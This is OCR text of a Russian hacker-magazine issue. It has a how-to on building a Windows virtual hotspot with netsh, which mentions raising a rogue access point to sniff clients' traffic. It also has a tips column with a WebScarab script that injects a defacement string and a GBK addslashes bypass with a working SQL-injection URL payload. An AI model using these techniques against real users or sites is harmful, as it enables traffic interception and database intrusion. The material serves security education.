


ВИРТУАЛЬНЫЙ ХОТСПОТ

Делимся инетом, поднимаем Rogue AP, расширяем диапазон действия Wi-Fi сети

Необходимость создать виртуальный хотспот на ноутбуке может возникнуть по разным причинам. Кому-то важно расшарить доступ в инет через 3G- или WiMax-модем для других беспроводных устройств. А кто-то хочет сделать фейковую точку доступа (Rogue AP) и, завлекая клиентов, снифать их трафик. Но мало кто знает, что возможность для этого встроена в саму винду!

С появлением у сотовых операторов покрытия 3G-сети я все чаще стал использовать мобильный интернет. Если работать через USB-модем, то нередко удается добиться довольно сносного коннекта. Тем более, что такие девайсы стоят очень дешево и продаются в комплекте с весьма вменяемыми тарифами, которые не разорят в первый же день использования.



Настраиваем программный хотспот через netsh

Одной из проблем, на которые я заморочился после покупки 3G-модема, стала организация из ноутбука хотспота, чтобы по Wi-Fi можно было раздавать мобильный интернет для других беспроводных устройств.

Если посмотреть подборку софта на нашем диске, то легко найдутся сразу несколько программ, позволяющих быстро поднять софтварную точку доступа на основе Windows-системы. Меня всегда удивляло их ограничение — утилиты работают только на Windows 7 и Windows 2008 Server R2. Объяснение оказалось очень простым.

Дело в том, что в этих системах впервые была реализована фича Wireless Hosted Network (в русском переводе — размещенная сеть). Теперь, чтобы сделать виртуальную точку доступа, не нужно ничего, кроме стандартных инструментов винды.

Как это работает?

По сути технология Wireless Hosted Network — это симбиоз двух подходов:

• виртуализации нескольких виртуальных беспроводных адаптеров на основе одного физического (Virtual WiFi);

• организации программной точки доступа с помощью одного из виртуальных беспроводных адаптеров (SoftAP).

VirtualWifi является интересным примером виртуализации, с помощью которой становится возможным использовать ресурсы одного WLAN-адаптера, чтобы работать в нескольких беспроводных сетях. С ее помощью можно поднять несколько виртуальных беспроводных адаптеров, отдельно сконфигурировать и подключить к разным точкам доступа, но при этом все они будут использовать ресурсы одного и того же физического устройства. Технология SoftAP в свою очередь позволяет перевести любой из виртуальных адаптеров в инфраструктурный режим (infrastructure mode), чтобы иметь возможность принимать подключения других беспроводных клиентов. Таким образом ноутбук легко превращается в хотспот для доступа в Сети, через который можно расшарить что угодно: имеющиеся WLAN-соединения (оцени прелести Virtual WiFi — мы уже

4 кейса использования виртуального хотспота

1. Расшарить интернет.
Если на ноутбуке есть инет, то почему бы не поделиться им с другими беспроводными устройствами. Это особенно актуально, если в распоряжении есть USB 3G-модем с хорошей скоростью и дешевым трафиком. Если ты работаешь через платный хотспот, где обычно осуществляется привязка к MAC-адресу, то это реальный способ не платить дважды и не проходить дурацкую процедуру авторизации через специальную страницу входа.

2. Расширить диапазон действия беспроводной сети.
Если на границе действия беспроводной сети расположить ноутбуки с запущенной программной точкой доступа, то они легко смогут выполнять роль ретрансляторов. Особенно хорошо это будет работать, если на виртуальных адаптерах склонировать параметры родительской Wi-Fi сети (в программе Connectify есть даже опция «Clone Wi-Fi Settings»). Тогда все сторонние устройства смогут переподключаться к «ретрансляторам» автоматически.

3. Поднять Rogue AP и снифать чужой трафик.
Мы уже не раз писали о том, как плохие парни могут поднять фейковую точку доступа и снифать весь трафик подключившихся к ней клиентов. Любой запущенный снифер вроде Wireshark, 0x4553-Intercepter или Network Miner отловит массу интересного. Для усиления эффекта поднимать хотспот лучше с помощью USB-донгла с внешней антенной, чтобы у точки доступа был более высокий (а значит, более выгодный для клиентов) уровень сигнала.

4. Безопасное туннелирование трафика.
К сожалению, далеко не все устройства умеют работать через VPN-соединение. И тем более через какой-нибудь OpenVPN или Tor. Но если поднять виртуальный хотспот, то весь трафик подключенных клиентов можно принудительно пустить как раз через защищенное подключение. Кейс особенно важен, если работа осуществляется в открытой сети.



links

• Примерный список устройств с поддержкой Wireless Hosted Network: http://goo.gl/3p7Gq;

• описание технологии на страничке MSDN: http://goo.gl/6qp2y;

• демонстрация того, как можно расшарить диапазон беспроводной сети: http://goo.gl/yfYuf.

подключены к беспроводной сети, но при этом сами являемся точкой доступа для других клиентов), подключение через 3G-модем, WiMax-адаптер или кабельный ethernet-интернет. Единственным требованием для использования этой фичи является поддержка Wireless Hosted Network драйверами беспроводного адаптера. К счастью, для многих (но, к сожалению, не для всех) старых адаптеров были выпущены обновления с поддержкой Wireless Hosted Network, а для современных это является стандартом де-факто. Более того, такая поддержка является обязательной, чтобы драйвер устройства мог получить значок совместимости с Windows 7. Поэтому если у тебя есть необходимость поднять виртуальный хотспот, то с большой вероятностью все получится.

Как использовать?

Даже если сильно поискать, то нигде, ни в настройках сетевого адаптера, ни где-либо еще, ты не найдешь такой функции, как Wireless Hosted Network. Ее там и нет. Сам Microsoft, вероятно, позиционирует это как фишку для продвинутых пользователей, поэтому заюзать ее можно только двумя путями: воспользоваться приложениями от сторонних разработчиков, которые применяют специальные API-вызовы системы (они хорошо описаны в MSDN), или использовать команды сетевого шелла netsh (network shell). Поскольку Netsh.exe встроен в систему по умолчанию, то это наиболее интересный вариант.
Шелл предлагает специальный набор команд для работы с беспроводной сетью.
Полный список можно получить, если набрать в консоли «netsh wlan /?». Сейчас для нас интерес представляют лишь те, которые относятся к размещенной сети.
Я привел все возможные команды, хотя для настройки программной точки доступа потребуются только несколько из них:

```
# Запустить или остановить беспроводную размещенную сеть
netsh wlan start|stop hostednetwork
```

```
# Разрешить или запретить использование сети
netsh wlan set hostednetwork [mode=]allow|disallow
```

```
# Задать параметры для размещения, а именно SSID, ключ
# пользователя, режим использования ключа (постоянный/временный)
netsh wlan set hostednetwowrk [ssid=]<ssid>
  [key=]<passphrase> [keyUsage=]persistent|temporary
```

```
# Обновить ключ для сети
netsh wlan refresh hostednetwork [data=] key
```

```
# Отобразить информацию о размещенной сети, а также параметры
# безопасности (в том числе используемый ключ)
netsh wlan show hostednetwork [[setting=]security]
```

```
# Отобразить настройки беспроводной сети
netsh wlan show settings
```

Как настроить?

Перед тем как приступать к примеру, еще раз повторю: все, что необходимо для использования Wireless Hosted Network, — это ноутбук с адаптером, драйвера которого поддерживают функцию Virtual WiFi. Последнее очень важно: на моем стареньком Asus с интегрированным Intel 3945ABG виртуализация WLAN-адаптера не заработала даже с последними драйверами. Хотя обновить драйверы беспроводного модуля — это в любом случае первое, что нужно сделать. Далее все проще простого.
1. Открываем командную строку с правами администратора и через netsh.exe задаем настройки для нашей виртуальной беспроводной сети:

```
netsh wlan set hostednetwork mode=allow ssid="Virtual
  Hostpot" key="pass pass pass" keyUsage=persistent
```


Здесь «Virtual Hostpot» — SSID сети, «pass pass pass» — постоянный (используется режим «persistent») пароль для подключения. Успешным выполнением команды можно считать появление в «Диспетчере устройств» нового девайса «Адаптер мини-порта виртуального WiFi Microsoft» в группе «Сетевые адаптеры».
Не могу не сказать здесь пару слов о безопасности. Технология требует обязательного использования шифрования между нашей SoftAP и клиентами, которые будут подключены. По этой причине для последних обязательным требованием является поддержка шифрования WPA2-PSK/AES (это ограничение можно обойти с помощью сторонних утилит, но об этом ниже).
2. Если перейти сейчас в «Панель управления → Центр управления сетями и общим доступом → Изменение параметров адаптера», то мы увидим новое соединение со статусом «Нет подключения». Все правильно, мы создали сеть, но еще не запустили ее. Устраняем это недоразумение:

```
netsh wlan start hostednetwork
```


3. Все, с этого момента наша виртуальная точка доступа работает, а другие беспроводные устройства могут к ней подключиться. От такого подключения все-таки мало толку, пока мы не расшарим через него имеющийся в распоряжении интернет-канал. Для этого ищем в «Панели управления» соединение, через которое мы выходим в инет, открываем его свойства, переходим на вкладку «Доступ» и включаем опцию «Разрешить другим пользователям сети использовать подключение к интернету данного компьютера».
В выпадающем списке необходимо выбрать сеть, для клиентов которой мы хотим расшарить инет, — соответственно, указываем здесь созданную нами с помощью Wireless Hosted Network беспроводную сеть. Такая весьма простая настройка включит встроенную в винду функцию Internet Connection Sharing (ICS). Теперь всем подключаемым клиентам автоматически будет выдаваться IP-адрес (с помощью DHCP-сервера), а их выход в Сеть будет осуществляться через NAT (Network address translation).
Пробуем подключить к нашему хотспоту смартфон и другой ноутбук — вуаля, все работает!

Как упростить жизнь?


Итак, чтобы поднять полноценный хотспот, нам понадобилось всего несколько команд в консоли и пара кликов мыши. Но спешу огорчить: сразу после перезагрузки или выхода из системы (даже в режим сна) все операции придется проделывать заново. Это неудобно и утомительно. К счастью, нашлось немало разработчиков, которые прочитали в MSDN статью о Wireless Hosted Network и реализовали утилиты для более простой и понятной настройки программного хотспота.
Я рекомендую две: Virtual Router (virtualrouter.codeplex.com) и Connectify (connectify.me). Обе бесплатные и позволяют через удобный GUI-интерфейс выбрать подключение, которое нужно расшарить с помощью программной точки доступа, а затем в два клика поднять хотспот.
При этом не нужно каждый раз вводить SSID и ключ сети: все будет работать даже после перезагрузки. Virtual Router предоставляет минимум функционала и давно не развивается, зато распространяется с открытыми исходниками (хороший пример



Два беспроводных адаптера, один из них — виртуальный



Virtual Router позволяет избавиться от работы в консоли



Connectify — наиболее продвинутое решение для организации хотспота на ноутбуке

использования соответствующих API-вызовов системы). По сути, это графическая версия команд netsh. Утилита Connectify — намного более навороченная. Для реализации дополнительных фишек, не предусмотренных стандартными возможностями винды, ей даже приходится устанавливать в систему виртуальные устройства и драйвера. И это дает плоды. К примеру, можно не привязываться к жестко зашитому Wireless Hosted Network типу шифрования WPA2-PSK/AES: если есть желание, создавай хоть открытый хотспот.

Это особенно важно, чтобы клонировать параметры уже имеющейся беспроводной сети (например, чтобы расширить ее диапазон действия или поднять фейковую точку доступа). Помимо этого, Connectify имеет встроенный UPnP-сервер и позволяет расшарить VPN-соединение (в том числе OpenVPN). С такими-то возможностями твой виртуальный хотспот точно найдет применение. Но чтобы было проще понять, в каких ситуациях он необходим, мы подготовили для тебя подборку наиболее популярных кейсов. Ты можешь прочитать о них во врезке.

Виртуальный хотспот в других ОС

Ubuntu

Единственной проблемой при создании хотспота на базе Linux, так же как и под Windows, может стать неподходящее оборудование. Чтобы выяснить, подходит твой девайс или нет, есть отличный ресурс: wireless.kernel.org. Если вбить в поле «Поиск» название своего беспроводного адаптера, то получишь полную информацию об имеющихся драйверах и поддерживаемых опциях. Заветные слова «Ad-Hoc Mode» в разделе «Working» — это хороший знак. Дальше в ход идут стандартные инструменты, о настройке которых подробно написано в wiki: help.ubuntu.ru/wiki/wifi_ap.

Mac OX X

В Mac OS X заставить работать стандартный адаптер в режиме Infrastructure, наверное, не выйдет. Но зато расшарить интернет для одного единственного клиента, который подключится к MacBook через беспроводную сеть можно, даже не залезая в консоль. Инструкция здесь: bit.ly/macbook_hotspot.

Алексей «GreenDog» Тюрин, DSecRG.ru, Digital Security (agrrrdog@gmail.com)





Easy Hack





№ 1 ЗАДАЧА: АВТОМАТИЗИРОВАТЬ РУТИННЫЕ ДЕЙСТВИЯ НАД ТЕКСТОМ ПОСРЕДСТВОМ NOTEPAD++.

РЕШЕНИЕ:

Еще один пост про автоматизацию и ее блага для обычных людей :). Решая те или иные задачи, почти все сталкиваются с необходимостью «обрабатывать» какие-то текстовые файлики.
В околохакерских делах это особенно заметно — большинство тулз используют их в качестве входных/выходных параметров, часто приходиться конвертировать. Под nix'ами все с этим делом отлично, а вот в винде — совсем нет. Конечно, можно «эмулировать» *nix и поставить grep и gawk под винду (gnu.org/software), но юзать виндовую недоконсоль — это издевательство над собой. Решение пришло в виде Notepad++. Это прекрасная вещь, особенно учитывая всевозможные дополнительные плагины к нему.
Возьмем, для примера, задачку — конвертировать вывод Cain'а в вид, удобный для поиска/сортировки. В решении данной задачки нам может помочь одна из следующих функций Notepad++: либо поиск/замена с поддержкой регулярных выражений, либо макросы.
В случае использования поиска, замены и regexp'ов последовательность действий будет иметь вид:

```
1)^.*:\s меняем на пустую строку
2)\r\n на :
3) :--------------------- на \r\n
```

Хотелось бы отметить, что в Notepad++ не все возможности regexp'ов работают, а жаль. Но в данном случае более эффективным будет использование макросов. Сначала запускаем запись («Макросы → Старт записи»), выполняем необходимую последовательность действий, останавливаем запись. Далее макрос можно сохранить и забиндить на какую-то последовательность клавиш. В задачке с Cain'ом лучше накликать последовательность для одной записи и запустить макрос до конца файла. Также желательно чаще юзать кнопки типа <Home>, <End>. Сохраняемые макросы можно увидеть в файле shortcuts.xml. Лежит он либо в папке с Notepad++, либо в %APPDATA% в многопользовательском режиме. Там же их можно отредактировать. С этим все просто, кроме кодов клавиш, но их можно почерпнуть отсюда: notepad-plus-plus.ru/uploads/cod.zip.



По-шустрому конвертируем в удобоваримый вид

№ 2 ЗАДАЧА: ПРОСЛЕДИТЬ ЗА ДЕЙСТВИЯМИ ПРОЦЕССА, ИСПОЛЬЗУЯ PROCESS MONITOR.


РЕШЕНИЕ:

Если ты знаком с тулзами Sysinternal, то можешь пропустить следующий текст. Если же нет — качаем (sysinternals.com) и знакомимся. Там реально много всякого интересного и полезного для всех: от админов до ресерчеров (ну и крайности :)).
Для решения задачи, связанной с отслеживанием производимых каким-то процессом действий, нам потребуется Process Monitor (procmon.exe).
Это чрезвычайно удобная и полезная тулза. Мониторит активность, связанную с файловой системой, реестром, взаимодействием между процессами и по сети. К примеру, для описанной выше задачи с Notepad++ требовалось найти, где хранится shortcuts.xml. Решение:

1. Запускаем Notepad++ и Procmon.
2. Прописываем фильтр в Procmon: «Process name is notepad++.exe»
3. Закрываем Notepad++.
4. Смотрим на взаимодействие с файловой системой ОС.

Есть еще приятная возможность — на уже отфильтрованные записи наложить дополнительные фильтры и/или просмотреть, например, список объектов (файлов, веток реестра), к которым процесс вообще обращался. Делается это в «Tools → File Summary», там же накладываются дополнительные фильтры (см. скришот).
Фильтры и логи можно сохранять, а к указанным объектам перемещаться в один клик. Комфорт! Это тулза из разряда «лучше один раз увидеть, чем сто раз услышать». Так что очень советую помучить ею что-нибудь на досуге.

Следим за процессом. Местоположение shortcuts.xml обнаружено





№ 3 ЗАДАЧА: ДИНАМИЧЕСКОЕ ПРИМЕНЕНИЕ ПРОКСИ-СЕРВЕРА.

РЕШЕНИЕ:

Думаю, многие согласятся, что FireFox сейчас самый адекватный и распространенный браузер. Особенно он хорош своими аддонами. Многие из них уже были описаны здесь, но я все равно похвалю такое творение как FoxyProxy. FoxyProxy — это аддон для работы с прокси-серверами. Основная фича, конечно же, в возможности использовать тот или иной прокси-сервер в зависимости от того, какой сайт запрашивается. А если точнее, то на основании шаблонов.

Таким образом, по обычным сайтам ползаешь просто так, а на тот, что «мучаешь», заходишь через прокси. Шаблоны можно задавать либо в виде регулярных выражений, либо в виде шаблонов :). Примеры слишком просты, так что пропущу их. А сам аддон очень полезен также и для решения следующей задачи.

№ 4 ЗАДАЧА: ДИНАМИЧЕСКОЕ ИЗМЕНЕНИЕ HTTP(S)-ЗАПРОСОВ В WEBSCRAB.

РЕШЕНИЕ:

Ну, начнем с того, что как-то передо мной возникла проблема — одна тулза не умела аутентифицироваться (Base64) по http, а научить ее было необходимо. В решении данной задачи мне помог webscrab.

Я уже как-то писал о нем, но напомню. Webscrab — это как минимум прокси-сервер с широкими возможностями по модификации запросов/ответов, а как максимум — фрэймворк с плагинами и скриптами. Взять можно у OWASP'а (owasp.org/index.php/Category:OWASP_WebScarab_Project). Что приятно — webscrab написан на яве и кроссплатформен. Минус — последние несколько лет не поддерживается. Хороший русскоязычный хелп по webscrab написал Kuzya — forum.antichat.ru/showthread.php?t=106452.

Задача с аутентификацией решилась слишком просто. Прописал системный прокси на webscrab (127.0.0.1:8008, по умолчанию), так как в тулзе не было возможности прописать прокси, в webscrab добавил сайт, а также логин, пароль и realm (строка приветствия от сервера) в меню «Tools → Credentials». Все!

Вообще-то я надеялся, что мне удастся помучить интересную возможность webscrab — изменение перехватываемых http-запросов/ответов.

Так что следующие примеры абстрактны. Для подключения динамического изменения запросов сначала требуется включить полное отображение функционала «Tools → User full-featured interface», а далее перейти в «Proxy → Bean Shell». Подключаем — Enabled. После каждого изменения кода кликаем Commit. Понятно, что «динамику» придется писать на Bean'е. Bean Shell — это скриптовый язык на Java. Никогда раньше не сталкивался, но оказалось все просто. Доки по языку тут — beanshell.org/manual/bshmanual.html.

Но давай лучше посмотрим на примерах:

```
public Response fetchResponse(HTTPClient nextPlugin,
  Request request) throws IOException
{
  //Блок 1
  String url = request.getURL().toString();
  url = url.replace("testphp.vulnweb.com", "www.ya.ru");
  httpurl = new HttpUrl(url);
  request.setURL(httpurl);

  //Блок 2
  request.deleteHeader("Proxy-Connection");
  request.addHeader("TEstHEadER","0_o");

  //Блок 3
  response= nextPlugin.fetchResponse(request);
  byte[] bytes = response.getContent();
  if (bytes != null) {
    String content = new String(bytes);
    content="<h1>Hacked by GreenDog<h1>"+content;
    response.setContent(content.getBytes());
  }

  return response;
}
```

Для удобства я разбил задачку на несколько блоков.

Итак, в блоке 1 мы заменяем запрашиваемый URL с testphp.vulnweb.com на www.ya.ru (думал в качестве примера обмануть сканнер Acuntix'а — не получилось :)).

В последней строке указываем полученный URL в качестве URL будущего запроса.

Далее в блоке 2 в нашем запросе мы сначала удаляем заголовок, автоматически создаваемый прокси («чтобы никто не догадался»), а далее добавляем псевдорандомный заголовок.


В блоке 3 сначала инициируется запрос, модифицированный ранее, а после к полученному ответу, в начало, добавляется остроумная строка. Полученный результат отправляется из прокси. Результат работы ты можешь видеть на скриншоте.

Полагаю, что описанные выше примеры дают необходимый минимум знаний для написания чего-то своего. Прочие возможности для доступа к различным частям запросов/ответов тут: owasp.org/index.php/How_to_modify_proxied_conversations.

Остальное реализуется силами bean shell'а.

В качестве дополнительного совета могу предложить использовать последовательность проксиков-webscrab'ов («Tools → Proxies»). То есть получится браузер-webscrab, в котором пишешь на bean shell'е <—> webscrab для мониторинга результатов <-> сеть.

Локальный дефэйс yandex'а? :)






№ 5 ЗАДАЧА: НАУЧИТЬСЯ ГУГЛИТЬ :).

РЕШЕНИЕ:

Уметь гуглить, то есть быстро и точно находить верную информацию, — вещь необходимая для любого хакера в широком смысле этого слова. Я бы даже сказал — основная. Так что если у тебя проблемы с этим — учись :). Поможет тебе, во-первых, твой мозг, а во-вторых — знание гуглохаков. Например, тулза от достаточно знаменитой хак-группы YEHG — GoogleHacker (yehg.net/lab/pr0js/files.php/googlehacker.zip). В ней ты просто вводишь строку и накликиваешь необходимые параметры для поиска. Это, по сути, простая html'ка — значит, у тебя есть возможность подкорректировать ее под себя. Плюс в ней содержится база стандартных гуглохаков.


Перед тем, как задавать вопросы на форуме, спроси у Гугла :)



№ 6 ЗАДАЧА: ОБХОД PHP-ФУНКЦИИ ADDSLASHES ДЛЯ SQL-ИНЪЕКЦИЙ

РЕШЕНИЕ:

Наверное, ни для кого не секрет, что SQL-инъекции — вещь страшная. Не зря они стоят на первом месте в топе от OWASP'a. Эта тема поднималась на страницах][не раз, затрону и я ее (хотя и немного косвенно).

PHP и MySQL — это самая распространенная сейчас связка при разработке web-ресурсов. Важный момент в безопасности — конечно же, фильтрация пользовательского ввода в PHP перед передачей строки запроса в MySQL. По опыту общения с веб-девелоперами могу сказать, что очень немногие из них разбираются во всевозможных SQL-инъекциях и их подвидах. Чаще всего пользуются какой-нибудь функцией и все. Либо mysql_real_escape_string (как вариант — без real), либо addslashes. Второй, конечно, реже, но все же пользуются.

Для справки: addslashes добавляет экранирующий символ (то есть слэш «/») перед символами одинарных (0x27) и двойных (0x22) кавычек, бэкслэшем (0x5c) и перед null-байтом (0x00). Таким образом, данное экранирование лишает взломщика возможности провести инъекцию.

Но в определенных ситуациях мы можем обойти эту функцию. В каких? Когда при взаимодействии с базой данных используются мультибайтовые кодировки — SJIS, BIG5, GBK, CP932. Возможны и другие, но точно не UTF. Могут быть дополнительные ограничения в виде MySQL 4.1.x-4.1.20, 5.0.x-5.0.22 и PHP < 5.2.5

Как видишь, спектр возможных целей сужается, но все же стоит об этом помнить, особенно «работая» с иностранными сайтами.

Но посмотрим, в чем же суть уязвимости. Для кодировки GBK, например, 0xbf27 — неправильная последовательность, такого символа нет. В то же время символ 0xbf5c — есть. Теперь посмотрим на работу функции addslashes: она берет по одному байту и экранирует его, если необходимо. 0xbf — это «¿», 0x27 — это кавычка, ее экранируем.

На выходе получается 0xbf5c27 (¿\'), но в MySQL воспринимается два символа — 0xbf5c и 0x27, то есть «что-то» и кавычка.

SQL-инъекция в простейшем виде будет такой:

```
http://test.com/Vuln.php?id=%bf%27 OR 1=1 /*
```

К описанному выше можно добавить, что и с mysql_escape_string могут быть похожие проблемы, хотя и в очень специфических ситуациях. Подробнее читай в следующих постах:

```
• shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string;
• ilia.ws/archives/103-mysql_real_escape_string-versus-Prepared-Statements.html;
• kuza55.blogspot.com/2007/06/mysql-injection-encoding-attacks.html;
• raz0r.name/vulnerabilities/sql-inekcii-svyazannye-s-multibajtovymi-kodirovkami-i-addslashes.
```



№ 7 ЗАДАЧА: МОДИФИЦИРОВАТЬ СТАНДАРТНЫЙ WINDOWS-ШЕЛЛ.

РЕШЕНИЕ:

Вообще следующий материал будет полезен как для боевых условий при взломе win-систем, так и в нормальной жизни.

Повторюсь, что виндовая консоль (так называемый cmd.exe) — та еще хреновина: отсутствует куча обыкновенных для шеллов возможностей, да еще и команды многие называются не как в nix'ах. Но с ней все же приходится работать. Что бы хоть как-то исправить положение, мы можем воспользоваться стандартной тулзой doskey. Это некое подобие команды alias под никсами. Doskey позволяет работать с хистори консоли и создавать/редактировать макросы как для консоли, так и для стороннего ПО. Что приятно — она есть во всех версиях Windows.

Приведу пару примеров, остальное можно почерпнуть либо тут: windowsfaq.ru/content/view/203/1, либо на официальном сайте Microsoft.

```
1. Doskey /history
2. Doskey ls=dir $*
